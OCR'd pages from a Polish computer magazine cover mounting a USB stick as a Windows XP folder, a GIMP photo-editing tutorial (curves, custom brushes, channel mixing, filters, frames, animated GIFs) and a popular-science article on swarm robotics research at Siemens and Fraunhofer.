Jeśli upieramy się przy superszybkim Windows XP – możemy zaryzykować stworzenie takiego systemu na bazie programu PE Builder. Wtedy wszystkie pliki systemu operacyjnego zostaną zapisane w pamięci flash. W tak specyficznych zastosowaniach jak trzymanie całego systemu na kluczu USB lepiej sprawdza się jednak… Linux. ■


Nowy sposób na pendrive´a

Jeśli chcemy, by pendrive był widoczny w systemie plików Windows XP, podobnie jak w Linuksie (we wskazanym przez nas folderze), możemy tego dokonać, korzystając z systemowych narzędzi.

1 Klikamy prawym przyciskiem myszy »Mój komputer«. Wybieramy z menu kontekstowego »Zarządzaj«. Rozwijamy gałąź »Magazyn« i lewym przyciskiem myszy klikamy »Zarządzanie dyskami«. Odnajdujemy pendrive i klikamy prawym przyciskiem myszy nazwę przenośnego napędu. Wybieramy z menu kontekstowego »Zmień literę dysku i ścieżki...«.



2 W kolejnym oknie klikamy przycisk »Dodaj«. Rozwijamy kolejno gałęzie »C:«, »Documents and Settings«, »nazwa użytkownika« i »Pulpit«. Klikamy przycisk »Nowy folder...«. Wpisujemy np. »Pendrive« i klikamy w kolejnych oknach »OK«. Od tego momentu po podłączeniu klucza USB będziemy mieli dostęp do plików zapisanych na tym nośniku bezpośrednio z Pulpitu Windows.




Więcej informacji

www.nu2.nu/pebuilder
www.bootdisk.info



Kojot za darmo wspomoże fotografa


Bezpłatny GIMP wystarczy, by poprawić zdjęcie, nadać mu interesujący styl, a nawet co nieco do niego dodać. Program (zamieszczony na naszej płycie), którego maskotką jest kojot Wilber, ma możliwości dorównujące drogim narzędziom komercyjnym. Pokazujemy kilka sztuczek, które urozmaicą cyfrowe zdjęcia przeznaczone zarówno do drukowania, jak i publikacji w Internecie. Ewa Prus



GIMP *oferuje wiele narzędzi, z których każde otwiera się w osobnym oknie. Ta bezpłatna aplikacja nie ustępuje funkcjonalnością komercyjnym narzędziom.*

Korekcja kontrastu z użyciem krzywych





HISTOGRAM *Wyświetlana w okienku krzywa pomaga optymalnie skorygować kontrast.*

Fotografie bezpośrednio po wyjściu z aparatu rzadko zachwycają kolorami. Zwykle obrazki wyglądają na przygaszone, nawet jeśli scena była bardzo barwna.

W takiej sytuacji na pewno pomoże korekcja kontrastu. Zapomnijmy jednak o suwaczkach »Jasność/Kontrast«. Znacznie skuteczniejszym narzędziem są krzywe tonalne (do znalezienia w menu »Warstwa | Kolory | Krzywe«), a ich użycie w GIMP-ie okazuje się łatwiejsze niż w innych programach. Przede wszystkim razem z krzywą wyświetla się histogram. Dzięki niemu widzimy, gdzie znajduje się dużo informacji tonalnej (wysokie słupki wykresu), gdzie mniej oraz gdzie nie ma jej wcale.

Reguła postępowania jest prosta: im bardziej stroma krzywa, tym lepszy kontrast, a im wyżej sięga wykres histogramu, tym większą korzyść przyniesie poprawienie kontrastu właśnie na tym odcinku. Jeśli dodatkowo zależy nam na wydobyciu szczegółów w konkretnym miejscu zdjęcia, kamiennej latarni w naszym przypadku, wystarczy kliknąć tam myszką, a na wykresie powstanie pionowa linia wskazująca, na jakim obszarze krzywa powinna być stroma.

Łapiąc krzywą myszką i przesuwając ją, określimy linię stromą w miejscach, gdzie histogram ma „górki”, a bardziej płaską w jego „dołkach”. Z kolei w tym miejscu wykresu, do którego histogram nie sięga, dociągamy krzywą do dolnej krawędzi.


Fantastyczne pędzle, czyli dorysowywanie



Fotografujemy takie widoki, jakie zastaniemy. A co, jeśli później stwierdzimy, że scenie czegoś brakuje? Pomoże nam technika cyfrowa – paleta pędzli GIMP-a zawiera sporo predefiniowanych kształtów, a w razie potrzeby możemy do niej dodać własne.

Gdy klikniemy ikonę »Nowy pędzel« u dołu palety, pojawi się okienko edytora pędzli. Mamy tam sześć suwaków i trzy podstawowe kształty pędzla do wyboru: koło, kwadrat i romb. Jeżeli nocne światła mają rozbłysnąć gwiazdami przypominającymi takie, jakie pojawiają się przy mocno przymkniętej przysłonie, wybierzmy kwadrat i dużą liczbę »Ostrzy«. Im bardziej podniesiemy »Współczynnik proporcji«, tym węższe będą ramiona gwiazdy. »Twardość« około 0,5 sprawi, że blask będzie łagodnie zanikał, zaś »Promień« określa wielkość rozbłysku. Przy tak utworzonym pędzlu wybieramy w palecie narzędziowej GIMP-a »Tryb: Z tyłu« i klikamy lampy na zdjęciu. Jeśli w edytorze pędzli zamiast kwadratu wybierzemy romb i podniesiemy maksymalnie »Współczynnik proporcji«, a zmniejszymy rozmiar, będziemy mogli dodać nieco gwiazd na niebie.

Pędzle można tworzyć z dowolnych kształtów. Jeśli utworzymy nowy, przezroczysty plik i coś na nim narysujemy lub napiszemy, może on stać się naszym nowym pędzlem. Trzeba przy tym dopasować jego rozmiar do wymiarów swoich zdjęć, bo później nie będzie można go zmienić. Następnie wystarczy wybrać »Zapisz jako«, po czym jako rozszerzenie pliku wpisać GBR i umieścić go w katalogu Brushes GIMP-a.



PĘDZLE *Używając specjalnie zmodyfikowanych pędzli, można łatwo dodać zdjęciom nieco blasku – w przenośni i dosłownie. Trzeba tylko uważać, żeby nie przedobrzyć.*

Zdjęcia czarno-białe



Zdjęcia czarno-białe mają swój urok – tyle że trzeba umieć go wydobyć. Ten sympatyczny widoczek drewnianego mostku wśród drzew po zwykłym przekształceniu na czerń i biel poleceniem »Desaturacja« stał się po prostu szary, a przez to zupełnie nieciekawy, jak widzimy na lewej części obrazka. Znacznie lepszy efekt osiągniemy, stosując »Mikser kanałów« z menu »Filtry | Kolory«. W okienku miksera uaktywniamy pole »Monochromatyczny«, po czym określamy, które z kanałów RGB i w jakim stopniu mają być wzięte pod uwagę przy tworzeniu nowej wersji fotografii. Powinniśmy uwzględnić te kanały, które są najbardziej kontrastowe.

Wartość 80% na kanale zielonym sprawi, że rysunek liści będzie wyrazisty, zaś 40% na kanale czerwonym doda kontrastu drewnianym elementom mostu. Kontrast na kanale niebieskim jest tak słaby, że lepiej nie używać go tutaj w ogóle: wartość 0% będzie więc odpowiednia.

Efekt stosowania takich ustawień widzimy na prawej części. Ponieważ suma wartości kanałów wynosi aż 120% zamiast standardowych 100%, obrazek jest rozjaśniony. Nie tylko drewniane elementy scen zyskują na użyciu kanału czerwonego przy przekształcaniu do czerni i bieli. Również w przypadku portretów ten kanał jest podstawowy, zielony dodaje szczegółów, a niebieskiego należy unikać.



SZAROŚCI *Desaturacja obrazka (z lewej) daje efekt poprawny, choć nie jest on specjalnie ciekawy. To samo zdjęcie po zmieszaniu kanałów z opcją »Monochromatyczny« jest o wiele bardziej kontrastowe, co widać po prawej stronie.*

Pokręcony świat filtrów



WYKRYWANIE KRAWĘDZI

Krawędzie na fotografii są istotne nie tylko podczas sprawdzania jej ostrości. Ich podkreślanie przydaje się przede wszystkim przy wyostrzaniu, ale również podczas tworzenia masek czy niektórych efektów artystycznych, jak płaskorzeźba lub rysunek. GIMP zawiera kilka filtrów wykrywania krawędzi (w menu »Filtry | Wykrywanie krawędzi«), różniących się pomiędzy sobą efektem końcowym oraz sposobem, w jaki użytkownik może na efekt ten wpływać.

Na przykład filtr Laplace'a działa w pełni automatycznie, dając wyraźny rysunek krawędzi zarysowanych bardzo cienką kreską, zaś filtr »Krawędzie«, którego działanie widzimy na przykładzie, daje bardziej efektowne, kolorowe linie, których grubość można regulować w skali od 1 do 10. Tutaj zastosowaliśmy wartość 4. Nasz obrazek zaczął przypominać wyjątkowo barwny szkic architektoniczny, a po przekształceniu w negatyw poleceniem »Warstwa | Kolory | Inwersja« (co widzimy po lewej stronie obrazka) wygląda jak lekko podkolorowany rysunek tuszem.



PUZZLE

Jeśli chcemy nadać zdjęciu wygląd układanki, powinniśmy sięgnąć do menu »Filtry | Renderowanie | Deseń | Puzzle«. Na obrazek zostanie nałożona siatka czarnych linii, której parametry możemy osobiście ustalać.

Przede wszystkim należy zdecydować, ile „klocków" w poziomie i w pionie ma zawierać obrazek. Podgląd oferowany w programie nie na wiele się przyda: efekt jest w nim prezentowany w tak dużym pomniejszeniu, że daje całkowicie mylne wrażenie. Rozsądna liczba części zależy od rozmiarów wydruku lub ekranowej prezentacji pliku. W przykładzie uznaliśmy, że 10×12 będzie w sam raz.

Pora na ustalenie grubości kreski i głębokości cieniowania. Zależą one głównie od rozmiaru pliku w pikselach. Dla ośmiomegapikselowego pliku ustawiliśmy grubość linii na »4«, a cieniowanie – maksymalne. Jeśli jednak zdjęcie ma być prezentowane tylko w Internecie w niskiej rozdzielczości, należy je najpierw przeskalować, a dopiero później nakładać filtr, dobierając odpowiednio niższe parametry. Gdy klikniemy »OK«, efekt zostanie nałożony.



ODWRÓCENIE WARTOŚCI

W menu »Filtry | Kolory« znajdziemy filtr »Odwrócenie wartości«, którego zastosowanie da obrazek wyglądający dość dziwnie: kolorystyka zasadniczo się nie zmieniła, natomiast obszary jasne stały się ciemne, i odwrotnie.

Działanie filtra polega na odwróceniu wartości kanału luminancji (jasności), przy zachowaniu bez zmian kanałów barwy i nasycenia. Sam efekt nie jest zwykle zachwycający, ale można go twórczo wykorzystać. Zanim zdecydujemy się sięgnąć po to narzędzie, musimy kliknąć przycisk »Utworzenie duplikatu warstwy« u dołu palety warstw.

Efekt odwrócenia wartości nakładamy na kopii. Następnie zmieniamy w palecie warstw »Tryb: Zwykły« na »Pokrywanie«. Obrazek wyraźnie się zmienił: cienie zostały rozjaśnione przy zachowaniu maksimum kontrastu, zaś całość nabrała intensywnych, wręcz cukierkowych barw. Jeśli zależy nam na wydobyciu szczegółów z cieni, a nie na komiksowej kolorystyce, możemy kopię obrazka odbarwić poleceniem »Warstwa | Kolory | Desaturacja«.



ORYGINAŁ

Pierwowzór zdjęcia zawsze znajdziemy w oknie »Nawigacji«.



STARA FOTOGRAFIA

Oprócz pojedynczych filtrów GIMP zawiera również ich zestawy – skrypty. Wśród nich, w menu »Script-Fu | Ozdobienia | Stara fotografia«, znajdziemy narzędzie do postarzania zdjęć.


Po wybraniu filtra pojawi się okno, w którym wskażemy, jakie aspekty starzenia chcemy zastosować. Zalecane jest uaktywnienie pola »Pracuj na kopii«. Bardzo ładny efekt daje »Sepia« oraz duża (około 30) wartość »Rozmiaru krawędzi«. Ta ostatnia definiuje szerokość obramowania obrazka, które będzie pożółkłe i wytarte.

Dodawania plam lepiej nie stosować – przebarwienia dodawane przez program mają wprawdzie prawdopodobny kolor, ale ich kształty bywają zbyt regularne. Jest jeszcze opcja »Zła ogniskowa«, rozmywająca nieco obraz – sens jej zastosowania zależy od rozmiarów obrazka i gustu użytkownika. Gdy już zaznaczymy (lub nie) odpowiednie pola, wystarczy kliknąć »OK« i chwilę poczekać.

Jak dodać do zdjęcia ramkę

Możemy oprawiać fotografie w ramki nie tylko po wydrukowaniu, ale także jeśli zamierzamy je pozostawić w postaci cyfrowej i prezentować jedynie na ekranie monitora. GIMP zawiera wprawdzie narzędzie »Wymiary płótna«, które można zastosować do tworzenia ram, ale znacznie prościej będzie skorzystać ze skryptu, który znajdziemy, klikając »Script-Fu | Ozdobienia | Dodaj krawędź«.

Definiujemy tutaj grubość ramki, jej kolor oraz zakres możliwych odchyleń barwy. Im wyższa wartość tego ostatniego, tym intensywniejszy efekt światłocienia powstanie na ramce. Grube, złote ramy na prezentowanym tu landszafcie powstały w wyniku dodania najpierw szerokiego (60 pikseli) obramowania w kolorze żółtym, następnie 20-pikselowej ramki szarobrązowej, 40-pikselowej brązowej, a na koniec 10-pikselowej czarnej. Każda kolejna ramka jest tworzona jako osobna warstwa, więc zanim zapiszemy obrazek w formacie TIFF czy JPEG, trzeba go najpierw spłaszczyć poleceniem »Obraz | Spłaszcz obraz«.



SZYBKIE OBRAMOWANIA *Wystarczy wybrać kolor i szerokość ramki, a zostanie ona automatycznie nałożona jako nowa warstwa. Jeśli chcemy, by obwódka składała się z kilku kolorów, trzeba operację kilkakrotnie powtórzyć.*

Jak zrobić animowanego GIF-a


Choć GIMP doskonale nadaje się nawet do obróbki fotografii w bardzo wysokiej rozdzielczości, jego podstawowym polem zastosowania pozostaje głównie grafika internetowa. Zawiera on więc zaawansowane narzędzia do optymalizacji plików PNG czy GIF, w tym również możliwość łatwego tworzenia animacji w formacie GIF – jakie często widzimy choćby na banerach internetowych.


Dla przykładu zrobimy prostą, czteroklatkową animację samolotu przelatującego na tle błękitnego nieba. Najpierw utworzymy nowy plik o wymiarach 600×450 pikseli i wypełnimy go kolorem czarnym. Zaznaczamy całość obszaru, wciskając [Ctrl]+[A], i poleceniem »Zaznaczenie | Zmniejsz« zmniejszamy o 5 pikseli, żeby dookoła pozostała wąska czarna ramka. Następnie wypełniamy środek błękitem, po czym wciskając [Shift]+[Ctrl]+[A], zdejmujemy zaznaczenie. Teraz tworzymy trzy kopie warstwy, przeciągając jej ikonę na symbol duplikowania u dołu palety warstw. Klikając „oczka", wyłączamy chwilowo podgląd górnych warstw.

Przy aktywnej warstwie tła wybieramy z palety narzędzi »T«, czyli tekst. Naszą czcionką będzie Webdings, a jej rozmiar to 200. Klikamy w górnym prawym rogu obrazka i wpisujemy literkę j. Pojawił się mały, czarny samolocik, który możemy przesunąć na właściwe miejsce po wciśnięciu [M]. Następnie wybierając z menu podręcznego warstwy »Połącz w dół«, scalamy samolot z tłem. Włączamy podgląd pierwszej kopii i przeprowadzamy na niej tę samą operację, pamiętając o zmianie pozycji samolotu.


To samo należy zrobić kolejno na wszystkich pozostałych kopiach – jeśli chcemy otrzymać bardziej płynną animację, warstw powinno być więcej, a przesunięcia obiektu pomiędzy nimi – mniejsze. Pozostaje jeszcze określić czas wyświetlania animacji. Robimy to, po prostu dopisując do nazw warstw nawiasy, a w nich czas wyświetlania liczony w milisekundach, na przykład: »(500 ms)«.

Jeśli przed internetową premierą mamy ochotę przetestować, jak będzie wyglądać nasze dzieło w „warunkach bojowych", wybieramy z menu »Filtry | Animacja | Playback«. Teraz zapisujemy plik za pomocą »Zapisz jako«. Jako rozszerzenie pliku wpisujemy .gif. Pojawi się okienko dialogowe, w którym zaznaczamy opcje »Zapisz jako animację« oraz »Konwertuj na indeksowany« i klikamy »Eksportuj«, tak jak to widać na ilustracji po lewej. ■





ANIMOWANIE JEST PROSTE *Kolejne klatki animacji tworzymy jako warstwy, a przy zapisie w formacie GIF GIMP sam zadba o ich połączenie w film. Warstwy są wyświetlane od najniżej do najwyżej położonej. Na prezentowanej powyżej ilustracji zmniejszono nieco przezroczystość górnych warstw, aby pokazać wszystkie położenia samolotu jednocześnie.*



ROBOTY NA DRAPACZACH
Scena z przyszłości: roboty serwisujące (zautomatyzowana sieć „MRÓWEK") wymieniają kamery na ścianie budynku.

Cybermrówki

W grupie zwierzęta są w stanie osiągnąć to, czego żadne z nich samodzielnie nie dałoby rady. Funkcjonowanie w stadzie dodaje im inteligencji. Naukowcy czerpią inspirację z tego cudu natury, tworząc nowoczesne technologie. *Iwona Palczewska*

Ilustracja: Frank Killer

Badacze z firmy Siemens czerpią pełnymi garściami pomysły, obserwując zachowania mrówek. Ich najodważniejsza wizja jest jakby wprost wyjęta z twórczości SF – małe, mobilne maszyny, przypominające gigantyczne mrówki, pracują na ścianach strzelistych drapaczy chmur. Zbierają informacje z otoczenia, komunikują się ze sobą i wspólnie rozwiązują problemy, które zostały przed nimi postawione. Eksperci mają nadzieję, że takie autonomiczne systemy połączone w sieć któregoś dnia będą mogły przeprowadzać inspekcje i dokonywać napraw, a nawet przejąć zadania związane z monitoringiem.

Poszczególne osobniki nie muszą być specjalnie bystre. To funkcjonowanie w futurystycznym stadzie sprawia, że rodzi się w nich inteligencja. Maszyny wyposażone są w odbiorniki GPS, kamery i systemy rozpoznawania obrazów, co pozwala im orientować się w terenie. Stado mrówek czasem dostrzega ten sam obiekt z różnych perspektyw i to pomaga poszczególnym osobnikom w lepszym interpretowaniu tego, co widzą. Inteligencja stadna jest oparta na kolektywnej sile ryb, ptaków czy insektów. Jako stado, tworząc swego rodzaju system, zwierzęta potrafią wspólnie znaleźć rozwiązanie trudnego zadania.

Zgrana grupa radzi sobie dobrze nawet przy niewielkiej liczbie zasad. Dla przykładu lot stada ptaków może zostać opisany przy pomocy zaledwie trzech zasad: „Szpony na wierzchu przed kolizją. Leć tak szybko jak twój sąsiad. Staraj się lecieć w kierunku, w którym lecą pozostałe ptaki.” W komputerowej symulacji te proste zasady wystarczają do stworzenia realistycznej repliki zachowania takiej grupy. Studia animacyjne w Hollywood posługują się tą regułą, by tworzyć grupy wirtualnych zwierząt, które zachowują się jak prawdziwe. Większym wyzwaniem jest zrozumienie zasad zachowania stada insektów, takich jak mrówki czy pszczoły, które wspólnie budują gniazda, organizują transport lub znajdują najkrótszą drogę do źródła pożywienia. I w tym wypadku naukowcy są jednak w stanie opisać zespołowe działania za pomocą matematycznych formuł.

Sposób, w jaki mrówki wykorzystują feromony, zostawiając ślady zapachowe w celu zlokalizowania najkrótszej drogi pomiędzy źródłem pożywienia a gniazdem – służy jako model do tworzenia rozwiązań problemów związanych z logistyką, np. przy trasowaniu (rutingu) w sieciach telekomunikacyjnych. Oprogramowanie, którego architektura była wzorowana na organizacji stada mrówek, powiela wzorce ich zachowań poprzez stopniowe ustalanie nowych zmiennych dla poszukiwanego rozwiązania – analogicznie do sytuacji, w której mrówki szukają drogi do pożywienia.

Stado robotów ekologów

Podczas gdy wykorzystywanie mechanicznych mrówek na drapaczach chmur wciąż jest pieśnią dalekiej przyszłości, to inny projekt z zakresu „stadnej robotyki” już nabiera konkretnych kształtów. Naukowcy z Instytutu Fraunhofera – który części osób słusznie kojarzy się ze standardem muzycznym MP3 – chcą wykorzystać tę technologię do kontroli ropy rozlanej na morzu. W tym przypadku roboty są niewielkimi statkami przypominającymi katamarany, z czerpakami ropy zamontowanymi pomiędzy kadłubami-cysternami. Ekspert od robotyki w IF – Dennis Fritsch – uważa, że stado z rozdzieloną pomiędzy poszczególnymi robotami inteligencją idealnie nadaje się do usuwania plam ropy. Nie jest bowiem możliwe centralne planowanie takiego systemu, ponieważ przewidywania dotyczące zachowania plamy ropy są bardzo niepewne.

Zgodnie z planem około 100 robotów po zajęciu pozycji ma się ze sobą komunikować, by znaleźć ropę i ją wchłonąć. Roboty nie muszą być nadzwyczajnie inteligentne, aby skutecznie poradzić sobie z tym zadaniem. „Inteligencja stadna sprawdza się najlepiej, gdy wszystkie jednostki są równie głupie” – podsumowuje Fritsch. Specjalizacja wewnątrz takiej chmary ma wyłącznie negatywne następstwa dla efektu końcowego.

Być może wydaje się to skomplikowane, ale tak naprawdę cały model nie mógłby być prostszy. Tak długo, jak sensory przekazują, że roboty znajdują się w obrębie plamy ropy, wszystko idzie gładko. Roboty pływają, robiąc spiralę, dopóki nie napotkają ropy. Liczba robotów przekłada się na to, jak sprawnie zostaną zebrane odpady. Obecnie technologia jest testowana na symulowanym wycieku, przy użyciu niewielkich maszyn. Wkrótce zostanie podjęta decyzja, czy cały zamysł – będący częścią projektu prowadzonego w ramach Unii Europejskiej – zostanie wprowadzony w życie. Jeśli decyzja będzie pozytywna, wówczas floty robotów zostaną rozmieszczone na morzu w ciągu najbliższych pięciu lat.



Jak mrówki do miodu


Mrówki odnajdują najkrótszą trasę dzięki śladom pozostawionym przez ich poprzedników. Naukowcy już stosują taką taktykę w projektowanych przez siebie systemach.

Inteligentny dywan

W Instytucie Fraunhofera stworzono niedawno Laboratorium Inteligencji Zbliżeniowej, właśnie z myślą o testowaniu futurystycznej technologii. Badania prowadzone w laboratorium dotyczą wizji przyszłości świata w którym jesteśmy otoczeni przez inteligentne, połączone w sieci urządzenia posługujące się „intuicją” niczym mrówki w gromadzie. Te urządzenia komunikują się ze sobą dzięki sensorom i odgadują nasze potrzeby. →

Technologia na ratunek środowisku

Naukowcy tworzą stado robotów, które będzie w stanie samodzielnie usuwać rozlaną ropę. Gdy statek z robotami dotrze na miejsce katastrofy, będą one same sobą sterować. Dzięki czujnikom i wymianie informacji wspólnie zbiorą ropę.



Znajdujący się w laboratorium inteligentny dywan pokazuje, jak taki scenariusz mógłby wyglądać w praktyce. Dzięki sensorom powierzchniowym połączonym w sieć dywan jest w stanie rozpoznać, ile osób bierze udział w spotkaniu oraz gdzie stoją poszczególni uczestnicy. Jeśli ktoś zbliży się do wykładowcy, wówczas jego palmtop wysyła wiadomość do urządzeń sterujących oświetleniem, nagłośnieniem czy rzutnikiem, jakie ustawienia należy zmienić, by osoba ta dalej mogła w optymalnych warunkach przysłuchiwać się prezentacji. Telefony komórkowe wyłączają się automatycznie w momencie, kiedy rozpoczyna się prezentacja.

Inteligencja ukryta pod dywanem

Dzięki zastosowaniu czujników powierzchniowych można łatwo ustalić liczbę osób uczestniczących w spotkaniu oraz to, w którym miejscu sali konferencyjnej poszczególne osoby się znajdują. Ta technologia jest w dalszym ciągu udoskonalana.



Bystre wiatraki

Na wybrzeżu Morza Bałtyckiego naukowcy chcą wykorzystać programowanie stadne w zarządzaniu kryzysowym. Projekt „Stado" zakłada stworzenie sieci bezprzewodowych czujników, które mają chronić groble i wybrzeże. Rozmieszczone co drugi metr moduły będą wyposażone w prosty komputer, GPS, różne sensory oraz niewielki nadajnik radiowy. Jeśli czujniki odnotują wtargnięcie wody, informacja o tym zostanie natychmiast przekazana dalej. W tej chwili największym problemem związanym z projektem jest ustalenie konkretnej lokalizacji dla takiego mrowia modułów. Worki z piaskiem zalane przez wodę będą miały kłopot z odebraniem sygnału GPS. Naukowcy z europejskiego projektu „Galileo" mają jednak nadzieję na uzyskanie silniejszego sygnału w ciągu najbliższych lat.

Również umieszczone na brzegu morza parki wiatraków mogłyby dostarczać więcej energii i być mniej podatne na awarie, gdyby poszczególne wiatraki komunikowałyby się ze sobą. W przypadku dużych sieci takich jak te na duńskim wybrzeżu (tysiące wiatraków ustawionych w kilku rzędach) – trzeba je bez przerwy kontrolować. Siemens stworzył koncepcję połączenia ich ze sobą w taki sposób, żeby mogły się wzajemnie monitorować.

